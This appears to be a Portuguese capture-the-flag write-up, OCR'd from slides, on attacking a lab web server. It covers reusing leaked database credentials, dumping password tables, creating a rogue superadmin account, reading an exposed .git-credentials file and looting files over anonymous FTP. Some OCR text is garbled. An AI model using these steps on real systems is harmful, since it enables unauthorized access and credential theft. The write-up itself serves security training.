Name	Last modified	Size	Description
Parent Directory		-	
database.php	2025-11-17 14:28	340	
database.php.txt	2025-11-17 18:44	340	

Apache/2.4.54 (Debian) Server at 98.95.207.28 Port 80

Não seguro 98.95.207.28/config/database.php.txt

```
<?php
// FLAG BÃSICA: Credenciais em cÃ³digo fonte
$db_host = 'db';
$db_user = 'techcorp_user';
$db_pass = 'T3chC0rp_S3cr3t_2024!';
$db_name = 'techcorp_db';

$conn = mysqli_connect($db_host, $db_user, $db_pass, $db_name);

if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}

// FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d}
?>
```

Como já havia obtido as credenciais do banco de dados através do arquivo exposto no diretório `/config`, instalei o **MySQL** localmente e utilizei essas credenciais para acessar diretamente o banco utilizado pelo site.

Após conectar com sucesso, iniciei a análise de todas as estruturas disponíveis, explorando tabelas, views e bases de dados em busca de informações sensíveis e possíveis flags do desafio.

Durante essa investigação, encontrei o schema `secret_data`, que continha duas flags:


- **FLAG{h1dd3n_d4t4_t4bl3_f0und}**
- **FLAG{sql_1nj3ct10n_m4st3r}**

Continuando a exploração das demais estruturas do banco, identifiquei uma base chamada `sensitive_info`, onde localizei outra flag:

- **FLAG{v13w_d1sc0v3ry_4dv4nc3d}**

Os prints abaixo demonstram as tabelas e valores encontrados durante o processo de enumeração do banco de dados.

Obs: tinha essa Api e esse caminho do backup mas não consegui chegar a lugar nenhum..



MySQL Workbench

Mysql@98.95.207.28:3306

File Edit View Query Database Server Tools Scripting Help

Navigator

SCHEMAS

Filter objects

- techcorp_db
  - Tables
    - clients
    - contacts
    - secret_data
    - users
  - Views
  - Stored Procedures
  - Functions

Administration Schemas

Information

No object selected

Query 1 secret_data

Limit to 1000 rows

```
1 SELECT * FROM techcorp_db.secret_data;
```

Result Grid Filter Rows: Edit: Export/Import: Wrap Cell Content:

id	secret_key	secret_value	created_at
1	database_flag	FLAG{sql_1nj3ct10n_m4st3r}	2025-11-17 14:30:36
2	admin_token	FLAG{h1dd3n_d4t4_1n_d4t4b4s3}	2025-11-17 14:30:36
3	api_secret	sk_prod_A7x9mP2qR5tY8wZ3vC6nB4jK1lM0hG	2025-11-17 14:30:36
4	backup_path	/var/backups/techcorp/backup_20240115.tar.gz	2025-11-17 14:30:36
NULL	NULL	NULL	NULL

secret_data 1

Output

Action Output

#	Time	Action
1	16:05:40	SELECT * FROM techcorp_db.secret_data LIMIT 0, 1000

MysqlWorkbench

Mysql@98.95.207.28:3306

File Edit View Query Database Server Tools Scripting Help

Navigator

SCHEMAS

Filter objects

- techcorp_db
  - Tables
    - clients
    - contacts
    - secret_data
    - users
      - Columns
        - id
        - username
        - password
        - role
        - created_at
      - Indexes
        - PRIMARY
        - username
      - Foreign Keys
      - Triggers
  - Views
    - sensitive_info
      - username
      - password
      - role
      - hidden_flag
  - Stored Procedures
  - Functions

Administration Schemas

Information

Column: role

Collation:
utf8mb4_0900_ai_ci

Definition:
role varchar(20)

Object Info Session

Query 1 secret_data users sensitive_info sensitive_info

Limit to 1000 rows

```
1 • SELECT * FROM techcorp_db.sensitive_info;
```

Result Grid | Filter Rows: | Export: | Wrap Cell Content:

username	password	role	hidden_flag
admin	admin123	admin	FLAG{v13w_d1sc0v3ry_4dv4nc3d}

ensitive_info 1

Output

Action Output

#	Time	Action
1	16:05:40	SELECT * FROM techcorp_db.secret_data LIMIT 0, 1000
2	16:06:23	SELECT * FROM techcorp_db.users LIMIT 0, 1000
3	16:09:13	SELECT * FROM techcorp_db.sensitive_info LIMIT 0, 1000
4	16:09:47	SELECT * FROM techcorp_db.sensitive_info LIMIT 0, 1000

Continuando a exploração do banco de dados, encontrei a base responsável pelos usuários do sistema. Dentro dela estavam listados os logins dos perfis **superadmin, admin, manager** e **user**.

Aproveitando o acesso total ao banco, criei um novo usuário com meu próprio nome (`4dr13l`) e atribuí a ele o nível de privilégio **superadmin**.
Após aplicar as alterações, tentei realizar login utilizando essa nova conta.

Com o login bem-sucedido, acessei novamente o endpoint `admin.php` e, com as permissões elevadas, consegui visualizar mais uma flag:

FLAG{pr1v1l3g3_3sc4l4t10n_succ3ss}

segue os prints a baixo :

Made with GAMMA

MySQL Workbench

Mysql@98.95.207.28:3306

File Edit View Query Database Server Tools Scripting Help

Navigator

SCHEMAS

Filter objects

- techcorp_db
  - Tables
    - clients
    - contacts
    - secret_data
    - users
      - Columns
      - Indexes
      - Foreign Keys
      - Triggers
  - Views
  - Stored Procedures
  - Functions

Administration Schemas

Information

Table: users

Columns:

id	int AI PK
username	varchar(50)
password	varchar(255)
role	varchar(20)
created_at	timestamp

Object Info Session

Query 1 secret_data users

Limit to 1000 rows

```
1 SELECT * FROM techcorp_db.users;
```

Result Grid Filter Rows: Edit: Export/Import: Wrap Cell Content:


id	username	password	role	created_at
1	admin	admin123	admin	2025-11-17 14:30:36
2	user	password123	user	2025-11-17 14:30:36
3	manager	manager2024	manager	2025-11-17 14:30:36
4	guest	guest	guest	2025-11-17 14:30:36
5	superadmin	Sup3r@dm1n!2024#Secure	superadmin	2025-11-17 19:38:25
6	gilson	g1ls0n123	user	2025-11-17 22:52:03
7	cl4ud1o	https://fakeupdate.net/wr https://fakeupdate.net/wnc/		2:55:10
8	al1nn3	estiveaqui,yes	superadmin	2025-11-18 14:17:09
9	erick	bomdiagrupodozap	superadmin	2025-11-19 10:16:03
10	Yur1	gilsonmedeucola	superadmin	2025-11-19 23:50:55
11	K4r01	~ngmmeviu	superadmin	2025-11-19 23:54:12
12	4dr13l	gr33np00s1on	superadmin	2025-11-19 13:15:12
13	SAUDADES VAI NA WEB	2025CYBERSEC	superadmin	2025-11-19 13:15:12
14	f3l1p3_m4sc3n4	demoreimaschegueixD	superadmin	2025-11-21 04:23:46
NULL	NULL	NULL	NULL	NULL

users 1

Output

Action Output

#	Time	Action
1	16:05:40	SELECT * FROM techcorp_db.secret_data LIMIT 0, 1000
2	16:06:23	SELECT * FROM techcorp_db.users LIMIT 0, 1000


Não seguro
98.95.207.28/login.php
TechCorp Solutions
Home
Sobre
Serviços
Contato
Login
Login do Sistema
Usuário:
4dr13
Senha:
Entrar
Dica: Tente usuário comum: user / password123
© 2024 TechCorp Solutions. Todos os direitos reservados.

Não seguro 98.95.207.28/...

TechCorp Solutions - Admin Panel

Dashboard Admin Sair

Painel Administrativo

Nível de acesso: **superadmin**

✅ **Acesso Total - Superadmin**
Você tem privilégios máximos no sistema!

🎯 **FLAG 9 - Privilege Escalation**

Parabéns! Você conseguiu escalar privilégios de **admin** para **superadmin**!

```
FLAG{pr1v113g3_3sc414t10n_succ3ss}
```

Painel de Controle Total

Gerenciar Usuários

Total: 14 usuários

Gerenciar

Logs de Segurança

Monitorar acessos

Ver Logs

Backups

Sistema completo

Configurar

Todos os Usuários (Acesso Superadmin)

ID	Username	Password	Role	Criado em
1	admin	admin123	admin	2025-11-17 14:30:36
2	user	password123	user	2025-11-17 14:30:36
3	manager	manager2024	manager	2025-11-17 14:30:36
4	guest	guest	guest	2025-11-17 14:30:36
5	superadmin	Sup3r@dm1n!2024#Secure	superadmin	2025-11-17 19:38:25
6	gilson	g1ls0n123	user	2025-11-17 22:52:03
7	cl4ud1o	https://fakeupdate.net/wnc/	superadmin	2025-11-17 22:55:10
8	al1nn3	estiveaqui,yes	superadmin	2025-11-18 14:17:09
9	erick	bomdiagrupodozap	superadmin	2025-11-19 10:16:03
10	Yur1	gilsonmedeucola	superadmin	2025-11-19 23:50:55
11	K4r01	~ngmmeviu	superadmin	2025-11-19 23:54:12
12	4dr13l	gr33np00s1on	superadmin	2025-11-19 13:15:12
13	SAUDADES VAI NA WEB	2025CYBERSEC	superadmin	2025-11-19 13:15:12
14	f3l1p3_m4sc3n4	demoreimaschegueixD	superadmin	2025-11-21 04:23:46

Configurações Avançadas

Database: techcorp_db
Version: 2.3.1

Continuando minhas buscas por arquivos e diretórios sensíveis, testei alguns caminhos comuns como `.env`, `.git`, `.git-credentials`, `.git/config`, entre outros que costumam ser deixados expostos em servidores mal configurados.


Durante essa enumeração, encontrei o seguinte endpoint acessível:

http://98.95.207.28/.git-credentials

Ao abrir o arquivo, identifiquei mais uma flag relacionada a credenciais vazadas através do Git:

FLAG{g1t_cr3d3nt14ls_l34k}

O print abaixo demonstra o conteúdo exposto no arquivo.



Buscando novas formas de obter acesso a áreas internas do servidor, utilizei o **Warp** para tentar conexão via **FTP**. O acesso foi obtido sem qualquer dificuldade, indicando credenciais fracas ou má configuração do serviço.

Como estava tendo problemas para navegar entre diretórios diretamente pelo terminal, instalei e utilizei o **Cyberduck** para explorar de forma mais prática toda a estrutura do servidor via FTP.

Percorrendo diretório por diretório, encontrei uma pasta chamada `confidentials`. Dentro dela havia outra pasta chamada `passwords`, que continha arquivos com diversas credenciais sensíveis, incluindo:

- **SSH Server Credentials**
- **FTP Admin**
- **Database Backup User**
- **WiFi Office**
- **VPN Access**


Além dessas informações sensíveis, localizei também mais uma flag:


FLAG{p4ssw0rd_f1l3_d1sc0v3ry}

Obs: ignorei o Dockerfiles pois nela só tinha dados da estrutura do Docker .

segue os abaixo :

```
Conectado a 98.95.207.28.
220 (vsFTPd 3.0.5)
200 Always in UTF8 mode.
Usuário (98.95.207.28:(none)): anonymous
331 Please specify the password.
Senha:

230 Login successful.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    5 1000     1000         4096 Nov 17 17:55 .
drwxr-xr-x    5 1000     1000         4096 Nov 17 17:55 ..
-rwxr-xr-x    1 1000     1000         1110 Nov 17 14:28 Dockerfile
drwxr-xr-x    2 1000     1000         4096 Nov 17 14:28 confidential
drwxr-xr-x    4 0        0            4096 Nov 17 17:55 ftp
drwxr-xr-x    2 1000     1000         4096 Nov 17 14:28 public
-rwxr-xr-x    1 1000     1000          135 Nov 17 14:28 users.conf
-rwxr-xr-x    1 1000     1000          329 Nov 17 14:28 welcome.txt
226 Directory send OK.
ftp: 522 bytes recebidos em 0.01Segundos 43.50Kbytes/s.
```


Filename
confidential
passwords.txt
Dockerfile
ftp
public
users.conf
welcome.txt
Download
Overwrite
passwords.txt
542 B
Continue
Cancel
Details
Remote File: ftp://98.95.207.28/confidential/passwords.txt
Unknown
Unknown
Local File: C:\Users\adrie\Downloads\passwords.txt
542 B
segunda-feira, 17 de novembro de 2025 14:28:00
Items


Filename
Size
Modified
confidential
-- 17/11/2025 14:28:00
passwords.txt
542 B 17/11/2025 14:28:00
Dockerfile
ftp
public
users.conf
welcome.txt
Transfers
Remove
Resume
Stop
Reload
Dockerfile
Download complete
1.1 KiB of 1.1 KiB
sexta-feira, 21 de novembro de 2025 15:29:58
passwords.txt
Download complete
542 B of 542 B
sexta-feira, 21 de novembro de 2025 15:31:56
URL: ftp://98.95.207.28/confidential/passwords
Local File: C:\Users\adrie\Downloads\passwords.txt
7 Items
passwords - Bloco de Notas
Arquivo Editar Formatar Exibir Ajuda
TechCorp Solutions - Password Archive
Data: 2024-01-15
CONFIDENCIAL - NÃO COMPARTILHAR
SSH Server Credentials:
- User: techcorp
- Password: TechCorp2024!
FTP Admin:
- User: ftpadmin
- Password: ftp@dm1n123
Database Backup User:
- User: backup_user
- Password: B4ckup_S3cr3t_2024
WiFi Office:
- SSID: TechCorp_Corporate
- Password: TechC0rp_W1F1_2024
VPN Access:
- Username: vpn_user
- Password: VPN_P4ssw0rd!
FLAG{p4ssw0rd_f1l3_d1sc0v3ry}
NOTA: Estas senhas devem ser trocadas mensalmente!
Última atualização: 15/01/2024


Durante a exploração via FTP, ao navegar pela **pasta raiz** do servidor, encontrei dois arquivos de interesse: `Welcome` e `users.conf`.

